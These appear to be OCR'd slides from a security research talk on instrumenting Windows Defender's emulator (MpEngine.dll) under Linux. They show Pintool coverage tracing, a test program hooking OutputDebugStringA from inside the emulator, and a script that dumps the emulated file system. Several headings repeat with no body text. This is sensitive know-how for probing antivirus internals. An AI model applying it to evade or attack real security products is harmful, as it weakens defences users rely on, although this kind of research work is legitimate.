


# Pintool Tracing




# Pintool Tracing


demos

```
$ ./trace.sh
cov/pin -t cov/pin-mp/obj-ia32/CodeCoverage.so -- ./mpclient -v 218 -f ./te
st.exe -z 3
CodeCoverage tool by Agustin Gianni (agustingianni@gmail.com)
Logging code coverage information to: trace.log
Loaded image: 0x0000000008048000:0x0000000008069ca7 -> mpclient
[P] Found CovInitTraceCallback
[P] Found CovStopTraceExitProcessCallback
Loaded image: 0x00000000f7fd9000:0x00000000f7ffafd3 -> ld-linux.so.2
Loaded image: 0x00000000f7fd8000:0x00000000f7fd8c2e -> [vdso]
Loaded image: 0x00000000f543d000:0x00000000f55f2a1b -> libc.so.6
[x] Log level set to S_UPDATE
[x] Initial seed set to 0x5b0b0546 (1527448902)
[x] Version set to 218
[x] Running once
[x] NumberRuns: 1
[x] Function #3 - WriteFile
[!]
[!]==> MpEngine.dll base at 0xf39df008
[!]
[!]
[!]==> Logging to file seeds/seeds-1527448902
```

# Loading Coverage File



# IDA Analysis




# Demo


Hooking

`OutputDebugStringA`

# Hooking OutputDebugStringA




# Hooking `OutputDebugStringA`




# Hooking `OutputDebugStringA`

```
int entrypoint()
{
    OutputDebugStringA("Hello from inside Windows Defender!");
```

# Hooking OutputDebugStringA



# Hooking OutputDebugStringA



# Demo

## Dumping The File System

# Dumping The File System

alex@alex-mint /mnt/hgfs/sharemp/demos


```
$ cat run-demo-3-dumpfs.sh
#!/bin/sh

MPVERNO="218"

CMD="./mpclient -v $MPVERNO -f myapp.exe -z 12  $@"

echo Running MP $MPVERNO
echo $CMD
eval $CMD
$
```

# Dumping The File System



